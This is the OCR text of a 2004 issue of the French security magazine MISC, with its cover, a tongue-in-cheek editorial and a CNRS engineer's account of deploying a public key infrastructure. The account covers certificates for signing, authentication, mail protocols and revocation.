misc
MULTI-SYSTEM & INTERNET SECURITY COOKBOOK

France Metro : 7,45 Eur - 12,5 CHF -
BEL. LUX. PORTCONT : 8,5 Eur - CAN : 13 $C -
MAR : 75 DH

14 juillet août 2004

100 % SÉCURITÉ INFORMATIQUE

Reverse Engineering

Retour aux sources

Outils et méthodes : Windows, Unix

DROIT

A quoi s'attendre avec la LCEN ?

RÉSEAU

Effacer ses empreintes TCP/IP

SCIENCE

Comment truquer le hasard ?

Sommaire

Édito

Et si la *CUISINE* était un art ...

Voici venu le temps, des rires et des chants ... et manifestement des crêpes aussi étant donné le nombre de mails que j'ai reçu suite à mon édito précédent.

C'est l'été, il fait chaud, les CPU s'emballent et les ventilos tournent toujours plus vite, au contraire de mon cerveau qui ralentit. Sans doute un kilométrage trop élevé. Du coup, je demande conseil à ma tendre moitié qui me propose de lui dédier un édito : c'est chose faite :-]

Mais je ne suis pas plus avancé pour autant ... quoique.

Je commencerai par citer un directeur dans un grand groupe français que j'ai eu l'occasion de croiser il y a peu : « la seule chose qui nous sauve vis-à-vis de nos clients, c'est qu'ils sont encore plus nuls que nous ! »

Et malgré ce constat affligeant, il n'avait pas la moindre envie de développer les compétences de ses équipes. Effectivement, on peut comprendre (à défaut d'accepter) son point de vue : si les clients sont contents comme cela, pourquoi s'embêter ?

Pour autant, je trouve cette attitude révélatrice d'un manque profond lié à une inculture, à une méconnaissance, voire une incompréhension générale du domaine qui nous intéresse (je parle bien sûr de la *CUISINE*, LCEN oblige). Cela traduit d'une part que les personnes qui souhaitent utiliser des solutions de *CUISINE* ignorent complètement ce dont elles ont en réalité besoin, mais aussi ce qui est possible. Du coup, en face, on trouve encore des vendeurs qui proposent des solutions clé en main qui réglent tous les problèmes, ou bien des "trucs" joliment emballés mais qui ne servent à rien de plus que collecter la poussière dans les placards.

Pourtant, il me semble que la *CUISINE* s'apparente plus à un art, ou tout au moins dans une certaine mesure : les marmitons préparent les éléments de base, les cuisiniers les assemblent, et le chef ordonne ce ballet afin de marier les goûts et les textures le plus harmonieusement possible. Ça ne vous rappelle rien ?

Et là, on se retrouve dans la situation où un client entre dans un restaurant sans jamais avoir rien mangé auparavant. Du coup, comme il n'a aucune éducation gustative, tout ce qu'on lui sert, pour peu que ce soit bien présenté, lui semble merveilleux : puisque c'est si bien présenté et si cher, ça ne peut pas être mauvais.

Le mot est lâché : tout est question d'éducation. Et cela est tout autant valable pour le concepteur de "recettes" que pour celui qui les goûte.

Les initiatives se multiplient pour donner accès à cette connaissance (au passage, si vous avez malencontreusement raté SSTIC 04, dommage pour vous ;-) De plus en plus de personnes prennent conscience que la *CUISINE* ne pourra être meilleure que si tout le monde fait des progrès, du cultivateur/éleveur au consommateur. Il s'agit d'un défi qui concerne tout le monde, et qui ne pourra être résolu par une quelconque solution miracle.

Frédéric Raynal

■ Si par hasard la LCEN était rejetée par le Conseil Constitutionnel, remplacer le mot *CUISINE* par *Sécurité Informatique* dans le présent édito. Dans le cas contraire, ce *Post Scriptum* devrait se détruire dans 30s. Et si ce n'est pas le cas, merci de l'effacer par vous-même. ■

Déploiement d'une IGC au CNRS : retour d'expérience

Introduction

Le CNRS a décidé en 2000 de déployer une Infrastructure de Gestion de Clés (IGC). Cette opération est lourde, complexe, avec de forts impacts sur l'organisation. Elle s'est déroulée en trois phases, chacune impliquant davantage d'acteurs : tests, pilote, déploiement généralisé et progressif. Nous en sommes à cette dernière phase, il est possible d'en effectuer un premier bilan. Précisons que s'il a participé activement aux différentes phases, l'auteur de ces lignes n'est ni le responsable du projet, ni un développeur du logiciel, il a en charge le système d'information d'un laboratoire [1]. Le point de vue sera donc celui d'une personne qui, sur le terrain, utilise les possibilités offertes par les certificats pour améliorer les services offerts aux utilisateurs tout en assurant une bonne sécurité.

Nous verrons comment les objectifs initiaux ont été réévalués. En particulier, si la signature électronique était l'une des applications privilégiées à l'origine, l'utilisation de certificats pour authentifier et sécuriser les connexions s'est avérée prendre davantage d'importance. De même, les besoins en chiffrement qui avaient volontairement été laissés de côté se manifestent aujourd'hui.

Les aspects techniques, organisationnels concernant les IGC ayant été traités dans le précédent numéro de MISC, nous nous intéresserons plus particulièrement aux différentes applications sécurisées à l'aide de certificats et aux réactions des utilisateurs.

Signature électronique

Signature de documents

Dans un organisme comme le CNRS, au personnel réparti sur de nombreux sites et où s'échangent de très nombreux documents administratifs, l'utilisation de la signature électronique pour améliorer l'efficacité a semblé être une application logique des certificats. Cependant, il faut constater que celle-ci n'a pas encore répondu aux espoirs, sans doute exagérés, placés en elle. Il convient d'analyser les raisons de cet échec, ou du moins de ce retard.

La première raison est liée à l'absence de produits fiables et simples d'utilisation permettant de signer et de vérifier des documents. Il a fallu attendre les toutes dernières versions pour que la signature électronique soit intégrée aux traitements de texte usuels (Office XP, Acrobat 6) avec toutes les réserves liées à la complexité du format [2].

Aujourd'hui, dans le contexte du CNRS, pour signer un document, la seule méthode qui semble réaliste en termes de développement, de facilité d'utilisation et déploiement est de le faire à partir d'une application Web. Par exemple, l'approbation par l'autorité d'enregistrement (AE) d'une demande de certificat se fait en signant à l'aide d'un Javascript la demande qui est affichée dans une fenêtre du navigateur. Malheureusement, la fonction Javascript (`signText`) qui existait dans Netscape 4.7 a été supprimée des versions ultérieures. Il a fallu attendre la toute dernière version (1.7) de Mozilla pour qu'elle soit rétablie.

Aussi il a été développé une applet Java [3] permettant de signer des documents. Cependant du fait du modèle de sécurité de Java et de l'exigence d'accéder à des ressources comme le magasin contenant le certificat, qu'il soit sur disque ou sur un support cryptographique externe (carte à puce, token USB), son installation sur le poste de travail reste délicate.

Un autre obstacle au développement de la signature numérique réside dans le fait que parmi les personnes qui seraient les plus à même de l'utiliser, on trouve deux catégories. D'une part celles qui ont atteint des niveaux de responsabilité importants. Souvent, l'utilisation de l'outil informatique leur est venue plus tardivement, ce qui entraîne une moins grande aisance que pour ceux qui se servent d'ordinateurs depuis l'enfance. En outre, leurs nombreuses tâches leur laissent peu de disponibilité pour acquérir une meilleure maîtrise de ce qui, finalement, n'est qu'une technique largement étrangère à leurs préoccupations principales. D'autre part, celles qui occupent des fonctions administratives. De par leur formation, leur culture, elles présentent généralement une plus grande réticence pour les techniques nouvelles de l'informatique que celles qui participent directement à la recherche et dont c'est le métier d'innover. En matière de signature électronique, la demande serait plutôt du côté des chercheurs qui souhaiteraient se faciliter la vie avec les nombreux formulaires à remplir et à envoyer tandis que les réticences se situeraient du côté de l'administration. Cependant, seule cette dernière a l'initiative en la matière. Le développement de la signature électronique ne pourra se faire que s'il y une décision en ce sens de la direction de l'organisme.

Une autre réticence vis à vis de la signature électronique provient du fait que l'on applique le "principe de précaution" en ayant systématiquement les exigences les plus élevées comme vouloir une "signature électronique présumée fiable". Celles-ci sont très difficiles à satisfaire au niveau de la technique et de l'organisation. Si on me demande de pouvoir assurer que dans quelques dizaines d'années, il sera toujours possible de faire confiance à une signature alors que les certificats auront expiré, que les logiciels utilisés auront disparu, que les algorithmes de chiffrement et les clés utilisées n'auront pas forcément résisté aux progrès de la crypto-analyse et à l'amélioration constante des performances des machines, je réponds que cela va être très difficile, très coûteux. Il va falloir mettre en œuvre toute une organisation pour périodiquement revalider les signatures, faire appel à des tiers de confiance qui vont jouer le rôle de notaires. De fait, tous les documents n'ont pas les mêmes exigences en matière de signature que l'acte de vente d'un bien

François Morris
LMCP, CNRS et Université Pierre et Marie Curie
francois.morris@lmcp.jussieu.fr

immobilier. Bien des documents ont une durée de validité pratique limitée et ne sont donc pas concernés par l'expiration des certificats, n'ont pas besoin d'être datés à la seconde près, ce qui évite la mise en place d'un service d'horodatage. Lorsque l'on constate que bien souvent on se contente d'un fax dont le niveau de sécurité reste relativement faible, on se rend compte que l'attitude paranoïaque vis à vis de la signature électronique n'est pas toujours justifiée. Le réalisme suggère de s'intéresser à la grande majorité des documents dont la signature n'a qu'un besoin modéré de sécurité. La réalisation n'exige pas alors des moyens démesurés.

La signature électronique prouve l'identité du signataire d'un document mais n'assure en rien que celui-ci avait bien l'autorité pour le faire. Mais avant de faire un mauvais procès à la signature électronique, il faut constater que la situation est rigoureusement la même avec la signature manuscrite. Les problèmes de délégation de signatures sont certes très compliqués mais il ne faut pas espérer que la technique puisse résoudre des difficultés qui sont essentiellement d'ordre organisationnel.

Signature de messages

Si on considère le cas plus restreint de la signature de messages électroniques, la situation est beaucoup plus favorable. Tout d'abord, il existe une norme S/MIME pour signer les messages ; elle est implémentée dans différents outils de messagerie. L'utilisation en est simple, il suffit de cocher une case dans les préférences pour indiquer que l'on souhaite envoyer des messages signés. Comme les messages sont en principe de simples textes et non pas des documents au format complexe comme ci-dessus, il y a peu d'ambiguïté sur ce qui est signé. Certes, il est toujours possible de joindre dans un message signé n'importe quel fichier ou document mais comme nous l'avons vu précédemment, cette pratique n'est pas forcément recommandable. Pour vérifier la signature d'un message il n'est pas nécessaire de disposer soi-même d'un certificat personnel, il suffit que celui de l'autorité de certification soit défini dans l'outil de messagerie.

La signature électronique des messages est donc bien plus simple à mettre en œuvre. De fait, les premiers détenteurs de certificats électroniques au CNRS ont généralement pris l'habitude de signer leurs messages. En particulier tous les avis de sécurité diffusés aux différents correspondants dans les laboratoires sont signés. Cela permet de se prémunir contre de faux avis diffusés avec l'adresse usurpée d'un vrai responsable, cette situation est déjà arrivée.

En définissant des règles qui aiguillent automatiquement tous les messages signés vers un dossier spécifique, on a un moyen de se faciliter la vie face au spam qui pollue chaque jour davantage les boîtes aux lettres. En effet, aujourd'hui les "spammeurs" ne signent pas leurs messages et il y a peu de chance qu'ils le fassent dans l'avenir car ils tiennent trop à leur anonymat. Si le courrier signé est encore très minoritaire, il est généralement important, par conséquent le traiter prioritairement a un sens.

Signature de code

Il est possible que la signature des logiciels soit dans l'avenir la réponse au déferlement des virus, vers ou autres codes malicieux. Mais pour qu'elle soit efficace il faudrait qu'elle soit généralisée.

Le seul cas où la signature de code a été réellement utilisée concerne les applets Java. En effet, le modèle de sécurité de Java impose qu'une applet soit signée si l'on veut qu'elle puisse faire des choses un tant soit peu utiles comme ouvrir un fichier sur la machine locale ou bien se connecter à une machine distante. Cela ne va pas sans difficulté. Tout d'abord, le format des fichiers et les outils utilisés pour les signer sont différents pour Microsoft (.cab) et pour Netscape/Mozilla (.jar). Ensuite, il ne suffit pas d'avoir une applet signée pour pouvoir effectuer certaines actions réputées dangereuses, il faut aussi que la politique de sécurité définie sur le poste de travail le permette. On se heurte alors aux problèmes posés par le déploiement d'outils et de paramétrages sur de nombreux postes.

Une autre question posée par la signature de code est de savoir qui va signer. Ce peut être, comme c'est toujours le cas aujourd'hui, le programmeur qui va utiliser son certificat personnel. Mais pour la diffusion d'un logiciel à une large communauté, on ressent le besoin d'un certificat plus institutionnel montrant sa validation par l'organisme. Si la signature de code reste à ses balbutiements, l'existence d'une IGC permet d'être préparé pour le jour où le besoin s'en fera réellement sentir.

Pseudo signature

Comme nous le verrons par la suite, l'envoi à un serveur Web d'un formulaire en utilisant une connexion sécurisée avec authentification mutuelle par certificats constitue presque l'équivalent d'un document signé. En effet, la communication n'a pu être interceptée et l'expéditeur est dûment authentifié. Certes, toutes les caractéristiques de la signature électronique ne sont pas vérifiées et il faut faire confiance au serveur. Cependant, pour bien des applications ne demandant pas un haut niveau de sécurité, cela paraît largement suffisant. À titre d'exemple on peut citer la demande de jours de congé. L'authentification de l'émetteur d'un formulaire est une forme d'alternative à la signature qui semble promise à un large avenir.

Authentification

Limitations de l'authentification par mots de passe

L'authentification est l'opération qui permet de prouver son identité à son interlocuteur. La méthode habituelle repose sur l'utilisation d'un secret partagé entre les deux interlocuteurs : il s'agit du classique mot de passe associé à un identifiant. L'implémentation pratique de la méthode sur de nombreux produits présente bien des faiblesses.

La première est incontestablement celle qui fait transiter en clair sur le réseau le mot de passe. Bien entendu, il existe des parades comme d'utiliser des mots de passe à usage unique, de procéder par un échange de défi réponse ou tout simplement chiffrer la transmission. La réalité est que la plupart des protocoles ont été conçus à une époque où la sécurité n'était pas aussi importante qu'aujourd'hui Certes, des extensions ont été développées prenant en compte cette nécessité, mais hélas l'implémentation dans bien des produits fait défaut. De plus, la pléthore de méthodes, dont certaines sont propriétaires qui sont utilisées pour sécuriser les mots de passe ne facilite pas l'interopérabilité des produits.

Il est possible de concevoir un système de mot de passe robuste comme SRP [4]. Face aux différentes attaques possibles, par écoute, par rejeu, par force brute, par dictionnaire, par entremetteur (*man in the middle*), les différentes méthodes ne sont pas égales et ne parent souvent que l'écoute. Quant à vouloir assurer l'authentification mutuelle, c'est généralement une autre histoire.

Pour pouvoir effectuer l'authentification de l'interlocuteur, son mot de passe doit être connu, ce qui constitue en soi un risque de divulgation. Le fait d'utiliser, plutôt que le mot de passe en clair, une empreinte (*hash*) de celui-ci ne résout pas tous les problèmes car une attaque par force brute ou par dictionnaire reste toujours possible. En principe, il faudrait un secret partagé par couple d'interlocuteurs, ce qui conduit à leur rapide multiplication (de l'ordre du carré du nombre de ceux-ci).

Pour pallier les problèmes liés à la multiplication des mots de passe, le concept de " *Single Sign On*" (SSO) a été développé. Pratiquement, cela repose soit sur un magasin sécurisé qui contient l'ensemble des identifiants et mots de passe utilisés, soit sur un jeton délivré par un serveur d'authentification. De fait, il n'est pas toujours facile d'adapter les applications existantes au SSO. En outre, il ne faut pas sous-estimer les contraintes d'organisation posées par la délivrance de mot de passe aux individus.

L'apport des certificats électroniques

Les certificats électroniques permettent d'effectuer de l'authentification. Généralement, cette méthode a été considérée comme trop contraignante car nécessitant une IGC. Au CNRS, l'installation d'une IGC et le déploiement de certificats étant acquis, cet obstacle tombe.

Le principe de l'authentification par certificat repose sur le fait que seul son propriétaire détient la clé privée. La clé privée est générée et reste sur le poste de travail de l'individu ou mieux encore sur un support cryptographique comme une carte à puce. À des fins de sauvegardes ou de changement de matériel, il est possible d'exporter un certificat et sa clé privée dans un fichier protégé par un mot de passe. Cette opération est impossible, par construction, avec une carte à puce ou son équivalent en "token USB", ce qui accroît grandement la sécurité. Par rapport à la technique du secret partagé (mot de passe) c'est un immense progrès. Il suffit d'un seul secret (la clé privée) par individu et non plus par couple d'interlocuteurs. Les risques éventuels de divulgation de la clé privée sont plus réduits, plus facilement détectables et restent sous le contrôle du seul propriétaire. Pour s'emparer de la clé privée d'un individu, il faut attaquer, voler son poste de travail ou sa carte à puce. Avec un mot de passe, indépendamment de l'échange initial avec le serveur qui reste probablement un maillon faible de la méthode, il faut faire confiance au serveur pour qu'il en assure correctement la protection.

En matière de sécurisation par certificats, un seul protocole s'est réellement imposé : TLS. Il s'agit de la reprise par l'IETF de SSL développé à l'origine par Netscape. Les problèmes d'interopérabilité sont donc considérablement réduits.

TLS permet l'authentification mutuelle des interlocuteurs en utilisant un certificat pour le serveur et un autre pour le client. Très peu d'implémentations de méthodes utilisant des mots de passe permettent cette authentification mutuelle. Généralement, seul le client est authentifié. Lorsque l'on souhaite aussi que le serveur s'authentifie vis à vis du client, ce qui est nécessaire pour éviter les attaques par entremetteur, on utilise alors une authentification à l'aide de certificat. Le déploiement de certificats pour des serveurs est une opération plus simple que celle impliquant tous les individus et qui peut être facilement sous-traitée. Cependant, la structure très décentralisée du CNRS implique l'existence de nombreux serveurs. Les premières études concernant l'acquisition et la maintenance des certificats nécessaires auprès d'une société spécialisée ont montré un coût prohibitif. Cette méthode mixte, certificat pour le serveur, mot de passe pour le client, n'est donc pas, dans ce contexte, forcément rentable vis à vis de l'utilisation exclusive de certificats.

Si les certificats électroniques permettent d'authentifier un individu, il faut aussi un mécanisme permettant de définir les autorisations liées à cet individu. Certes, dans le cas le plus simple, il est possible de décider que tout individu ayant un certificat valide peut accéder à telle ressource, mais généralement cela ne suffit pas. Il faut mettre en œuvre une organisation pour administrer ces droits. La charge de travail n'en doit surtout pas être sous-estimée.

Chiffrement

Actuellement, les certificats délivrés par l'IGC du CNRS ne sont pas prévus pour effectuer du chiffrement. La bonne pratique, cela peut même être une obligation légale, exige d'utiliser des certificats différents pour les opérations de chiffrement et celles de signature et authentification. Un séquestre des clés privées de chiffrement est indispensable. En effet, en cas de perte de la clé privée ou tout simplement d'oubli du mot de passe la protégeant, il faut prévoir un mécanisme de recouvrement sous peine d'avoir des données chiffrées qui deviennent inexploitables. Si la génération et la délivrance par l'IGC des certificats de chiffrement et des clés associées ne posent guère de difficultés techniques, les contraintes opérationnelles en termes de sécurité et de disponibilité sont très fortes. En effet, il ne faut qu'en aucun cas les clés privées puissent être dérobées ou perdues. Dans la phase pilote ces contraintes ont été estimées comme étant trop fortes pour que l'on délivre des certificats de chiffrement. Maintenant que l'exploitation de l'IGC a été confiée à la direction des systèmes d'information, ce choix va être reconsidéré.

Le fait que l'on ne délivre pas de certificat de chiffrement n'interdit pas de fait d'envoyer des documents chiffrés. C'est le cas lors de la délivrance par l'IGC des certificats serveur et de leur clé privée associée. A titre plus anecdotique, pour envoyer à un collègue à fin d'analyse un document contenant un virus, on peut le chiffrer pour éviter qu'il ne soit intercepté par un anti-virus sur une passerelle de messagerie. De toute façon, en cas de perte de la clé privée, les conséquences restent bénignes.

L'utilisation de certificat de chiffrement n'est pas nécessaire pour assurer la confidentialité des échanges sur le réseau. Il suffit d'échanger, par un mécanisme de Diffie-Hellman, entre les deux interlocuteurs une clé symétrique de session. L'utilisation de l'authentification par clés asymétriques permet d'assurer la protection contre les attaques de type entremetteur.

Aujourd'hui, plus que l'envoi de courriers ou de documents confidentiels, le principal besoin qui émerge en matière de chiffrement concerne les données stockées sur les ordinateurs portables. Le chiffrement est la seule façon d'assurer la confidentialité en cas de perte ou de vol, éventualité qui est loin d'être négligeable. Évidemment, il est possible de considérer que la perte d'une clé privée ramène au cas de la disparition d'un ordinateur où il faut reconstituer les données à partir des sauvegardes. Mais il va être très difficile d'expliquer au malheureux qui a oublié son mot qu'il n'y a aucun autre moyen de recouvrer ses données autrement qu'à partir de sauvegardes à condition que celles-ci ne soient pas elles-mêmes chiffrées. Donc, il faut un mécanisme de séquestre et de recouvrement.

Les outils pour le chiffrement des données sont actuellement à l'étude. Il est donc envisagé de délivrer dans un proche avenir des certificats de chiffrement.

L'organisation de l'IGC du CNRS

On a l'habitude de dire qu'une IGC c'est 80% d'organisation et 20% de technique. L'expérience du CNRS ne contredit pas ces chiffres. Le logiciel gérant l'IGC a été développé en interne à partir de produits "open source" comme OpenSSL, OpenIDAP. L'interface avec l'utilisateur (individu demandant un certificat, autorité d'enregistrement) est une interface Web. S'il existe d'autres IGC open source [5], il faut noter qu'une part importante de la programmation est liée à des spécificités de l'organisation comme les procédures d'enregistrement et de validation, les interfaces graphiques, les écrans d'aide.

Une IGC suppose une démarche très formalisée. Ceci se traduit dans la rédaction d'un certain nombre de documents décrivant les procédures utilisées comme la Politique de Certification (PC) et la Déclaration des Pratiques de Certification (DPC) [6]. De fait, ces documents qui sont à la base de l'IGC ont été rédigés après coup.

Pour simplifier nous allons décrire comment se passe l'attribution d'un certificat personnel. L'utilisateur remplit à partir de son navigateur un formulaire avec son identité, son adresse électronique, son numéro de téléphone, le nom du laboratoire. Ce formulaire est traité par l'IGC qui envoie un message de demande de confirmation à l'adresse électronique afin de s'assurer de sa validité. L'utilisateur répond à ce message. L'IGC transmet la demande pour approbation à l'autorité d'enregistrement (AE) qui est en droit le directeur du laboratoire mais est généralement délégué. L'AE reçoit un message, elle vérifie que le demandeur a bien le droit de demander un certificat et prend contact avec lui pour s'assurer que la requête n'a pas été usurpée et confirme la demande en la signant à partir d'un formulaire Web. L'IGC envoie dans un message l'URL sur laquelle l'utilisateur doit pointer pour récupérer son certificat.

Tant pour les utilisateurs que pour les autorités d'enregistrement, les opérations sont simples et rapides. En revanche, toutes les notions liées aux certificats sont difficiles à appréhender et font un peu peur. Un immense effort de formation est donc nécessaire. C'est pourquoi aussi, dans un premier temps, les AE sont généralement des informaticiens même s'il s'agit d'une tâche purement administrative.

Il ne faut pas croire que l'utilisation de SSO serait nécessairement plus simple en matière d'organisation. De toute façon, il faudrait bien une autorité pour décider qui a droit à un identifiant et un mot de passe, donc des procédures à mettre en œuvre. L'introduction des certificats et la désignation d'une AE dans un laboratoire peut être l'occasion de reconsidérer la politique de sécurité, notamment en ce qui concerne l'attribution des différents comptes et droits associés. Indépendamment de tout aspect technique, la formalisation des procédures qu'implique une IGC amène à revoir l'organisation du système d'information. Tout ceci contribue à l'amélioration globale de la sécurité.

Actuellement, il y a 320 certificats serveurs et 1830 certificats personnels valides. Depuis le début de l'année, une moyenne de 200 certificats est délivrée par mois.

Listes de révocation

La révocation des certificats a toujours constitué un point délicat de toutes les IGC. La méthode classique repose sur la publication de listes de certificats révoqués (CRL). Outre les faiblesses intrinsèques liées notamment au fait qu'il s'écoule un certain délai entre la révocation d'un certificat, la publication de la liste et sa récupération, il faut constater que ce qui pèche c'est l'implémentation plutôt médiocre qui en est faite sur les différents produits. Il faut cependant reconnaître un certain progrès ; ainsi, avec les dernières versions de Mozilla, il est possible de récupérer automatiquement les CRL avant expiration ou avec une fréquence donnée.

Comme nous avons pu le vérifier au CNRS, il est nécessaire de dimensionner correctement le serveur pour traiter toutes les requêtes de CRL. Le phénomène est aggravé par le fait que la plupart des serveurs utilisent un mécanisme de `crontab` qui déclenche régulièrement et au même moment pour tous une récupération de CRL.

L'autre solution consiste à interroger un serveur OCSP (*Online Certificate Status Protocol*) qui va indiquer si un certificat est révoqué ou non. Malheureusement, encore très peu de produits implémentent ce protocole, à l'exception notable de Mozilla, et les serveurs OCSP manquent encore de maturité.

L'utilisateur qui constate ou suspecte la compromission de sa clé privée le signale à l'AE. De même, en cas de départ d'un possesseur de certificat, l'AE devrait être mis au courant. Celui-ci demande alors la révocation du certificat. Plus que des problèmes techniques bien réels liés à la gestion des listes de révocation, le principal risque provient souvent du délai entre l'événement justifiant la révocation et sa constatation.

Revue d'applications utilisant les certificats

Web

L'utilisation de HTTPS pour sécuriser l'accès à un serveur Web depuis un navigateur est incontestablement la plus importante application des certificats. Historiquement, c'est d'ailleurs pour cela que Netscape a développé SSL. Ce protocole est aujourd'hui implémenté sur les principaux navigateurs et serveurs Web utilisés. Son utilisation ne pose pas de problème d'interopérabilité, elle

reste relativement transparente pour l'utilisateur. Les échanges sont chiffrés, ce qui assure la confidentialité des informations transitant sur le réseau.

Le serveur est authentifié à l'aide de son certificat. Cela permet à l'utilisateur d'être certain qu'il s'adresse au bon serveur et non pas à celui d'un pirate qui aurait intercepté la connexion. On se prémunit ainsi des attaques par entremetteur. Pour vérifier le certificat du serveur, le client doit avoir installé et validé dans son navigateur (Netscape, Mozilla) ou bien dans un magasin de certificats géré par le système (Windows et Internet Explorer) le certificat de l'autorité de certification ayant délivré le certificat du serveur.

Ce point est délicat. Un certain nombre d'autorités de certification sont définies par défaut dans le système d'exploitation ou le navigateur. Peut-on faire confiance à toutes sachant que la liste dépend essentiellement d'accords commerciaux avec les sociétés délivrant des certificats. Probablement pas. Il est possible d'en supprimer manuellement certaines de la liste, cependant nous avons constaté que l'installation d'une mise à jour du système ou d'une nouvelle version du navigateur rétablissait la liste par défaut. L'autorité de certification du CNRS n'étant pas reconnue par défaut, il faut l'introduire sur chaque poste de travail. L'opération est certes relativement aisée, il suffit de se connecter à une URL et de cocher quelques cases pour valider le certificat. En revanche, si on veut éviter la possibilité d'introduire le certificat d'un pirate qui se fait passer pour le CNRS, il faudrait systématiquement comparer l'empreinte du certificat reçu avec celle transmise par un canal sûr comme une feuille imprimée transmise de la main à la main ou tout simplement envoyée avec le bulletin de paie. L'expérience montre que c'est beaucoup trop demander aux utilisateurs. On ne peut envisager que quelques pistes pour une solution à ce problème de confiance. Il est possible d'installer le certificat du CNRS lors de l'installation des postes de travail. Mais rares sont les endroits où il existe des procédures et des hommes pour les mettre en œuvre. De fait dans la plupart des cas, le poste de travail est directement installé par l'utilisateur final. Une autre idée consisterait à diffuser des outils mettant à jour la base des autorités de certification ou des navigateurs préconfigurés. Mais on se heurte à l'extrême diversité des matériels et logiciels.

Le client peut être authentifié à l'aide d'un certificat client. Cette possibilité est rarement employée par les différents sites Web sur Internet qui utilisent alors, lorsqu'elle est requise, une authentification par mot de passe. Au CNRS, nous avons constaté que, de fait, l'authentification par certificat était plus simple à mettre en œuvre. Il n'y a ni compte ni mot passe à gérer sur le serveur, il n'est pas nécessaire de développer des applications gérant l'authentification. Si nous prenons l'exemple d'Apache, le serveur Web le plus répandu, il suffit d'écrire quelques directives dans le fichier de configuration général du serveur ou particulier à un nœud de l'arborescence (`.htaccess`) pour contrôler l'accès aux pages Web. Il a été développé au CNRS un module pour Apache [7] qui permet d'affiner le contrôle en consultant un annuaire LDAP pour savoir si le détenteur du certificat est autorisé ou non.

De fait, de plus en plus d'applications ont une interface Web. Au CNRS, il a été décidé que désormais toutes les nouvelles applications auraient une interface Web. Pour les serveurs Web ne supportant pas HTTPS, il est possible de mettre en place un relais HTTP inverse qui va prendre en charge le protocole HTTPS et l'authentification du client par certificat et retransmettre les requêtes HTTP.

L'utilisation de certificats serveur et personnel s'est révélée l'outil idéal pour sécuriser l'accès à un Intranet. On peut citer le projet Intranet du département STIC du CNRS qui a conduit au développement du logiciel A2C2 (Accès aux Applications Contrôlés par Certificats) [8].

Courrier électronique

La principale demande des utilisateurs nomades est de pouvoir gérer leurs messages depuis l'extérieur. Les implémentations par les différents outils de messagerie des protocoles (POP3 et IMAP) qui servent à accéder aux boîtes aux lettres ne permettent pratiquement pas d'utiliser une autre méthode d'authentification que celle qui repose sur un mot de passe en clair. Ceci est évidemment inacceptable en matière de sécurité. En outre, le mot de passe est transmis à chaque fois que l'on interroge le serveur pour savoir si des messages sont disponibles ce qui accroît considérablement les risques. Certes, certains produits offrent la possibilité d'utiliser de façon plus sûre les mots de passe, mais l'interopérabilité est loin d'être assurée et très souvent la gestion des mots de passe s'effectue sur le serveur de courrier indépendamment des autres applications, ce qui signifie que l'utilisateur va avoir à gérer plusieurs mots de passe. Tout ceci conduit à interdire les connexions en POP3 ou IMAP depuis l'extérieur.

Une première solution repose sur l'emploi d'un Webmail. C'est une application qui tourne sur un serveur Web. Elle permet à un utilisateur à travers des pages HTML générées dynamiquement d'accéder à sa messagerie électronique pour lire ses messages, les supprimer, les archiver, en envoyer de nouveau. Comme le seul préalable est que l'utilisateur dispose d'un simple navigateur, pratiquement n'importe quelle machine dans le monde peut être utilisée à cette fin. La sécurisation des échanges se fait en utilisant comme nous l'avons vu ci-dessus le protocole HTTPS. Le contexte d'utilisation fait que l'on renonce à l'authentification de l'utilisateur à l'aide d'un certificat au profit d'un classique couple identifiant, mot de passe en clair. Puisque tout le trafic est chiffré, ce mot de passe ne peut être intercepté sur le réseau. L'authentification n'est certes pas aussi forte que celle que l'on pourrait avoir avec un certificat personnel. Mais ce serait une très mauvaise idée en matière de sécurité que d'installer son certificat et surtout la clé privée associée sur une machine que l'on ne contrôle pas. En effet la clé privée pourrait après coup être récupérée sur le disque de l'ordinateur et même si celle-ci est chiffrée en utilisant un mot de passe, rien ne garantit que ce dernier ne va pas être cassé à l'aide d'une attaque par force brute ou par dictionnaire.

La deuxième solution réservée à des machines que l'utilisateur maîtrise utilise les versions sécurisées à l'aide de SSL/TLS des protocoles d'accès au courrier : POP3S et IMAPS. Avec POP3S et IMAPS les échanges sont chiffrés, ce qui d'une part assure la confidentialité mais surtout évite de faire circuler en clair le mot de passe. On élimine ainsi une des causes majeures d'intrusion sur les réseaux. Les versions récentes des outils de messagerie comme Outlook ou Netscape Messenger déterminent si le serveur de courrier supporte le protocole sécurisé (TLS) et dans ce cas bascule automatiquement en mode sécurisé en lançant une commande "startls". Ceci est très appréciable car l'utilisateur n'a rien à faire pour obtenir par défaut une connexion sécurisée. L'administrateur a juste à installer une version supportant TLS du serveur et à le configurer pour accepter les connexions sécurisées et refuser celles qui ne le sont pas, du moins pour celles en provenance de l'extérieur. Il est possible avec les versions sécurisées

des protocoles d'utiliser des certificats personnels pour authentifier l'utilisateur. La méthode d'authentification est alors évidemment plus forte. Elle permet aussi d'utiliser des supports matériels (carte à puce, jeton USB). Puisque l'utilisateur est parfaitement authentifié à l'aide de son certificat, il n'est théoriquement plus nécessaire d'utiliser aussi une authentification par mot de passe.

L'envoi de messages se fait en se connectant à un serveur à l'aide du protocole SMTP. Ce serveur va relayer le message vers d'autres serveurs afin qu'il soit distribué au bon destinataire. Pour éviter de servir d'amplification de courrier non sollicités (spam), une bonne pratique est d'interdire sur tout serveur SMTP le relais de messages dont les adresses de l'expéditeur et du destinataire sont toutes deux externes. Seuls sont autorisés les messages émis à l'intérieur pour l'extérieur et ceux provenant de l'extérieur vers l'intérieur. Ceci oblige un utilisateur nomade connectant son ordinateur portable sur un réseau à se renseigner pour connaître le relais SMTP local et à modifier en conséquence la configuration de l'outil de messagerie puisque le relais qu'il utilisait lorsqu'il était à l'intérieur va refuser ses messages. Pour éviter ceci, il est possible d'utiliser SMTPS, la version sécurisée du protocole avec authentification par certificat personnel. En effet, autoriser le serveur SMTP à relayer des messages provenant de l'extérieur mais d'utilisateurs dûment authentifiés n'ouvre aucune brèche dans la sécurité. En outre, les échanges sont chiffrés mais cela n'apporte pas grand-chose en matière de confidentialité puisque lorsque le message transite de relais en relais, seule la première étape est chiffrée, les autres ne l'étant généralement pas. Evidemment, l'administrateur doit installer un serveur SMTP supportant l'authentification du client par certificat et le configurer en conséquence.

Il faut noter que l'utilisation de ces protocoles sécurisés de messagerie est une situation où la sécurité loin d'apporter des contraintes, facilite grandement la vie de l'utilisateur.

Session

Comme nous l'avons déjà vu, les protocoles HTTP, IMAP, POP3, SMTP possèdent une version sécurisée. L'IETF a aussi développé des versions sécurisées par TLS de protocoles comme Telnet et FTP.

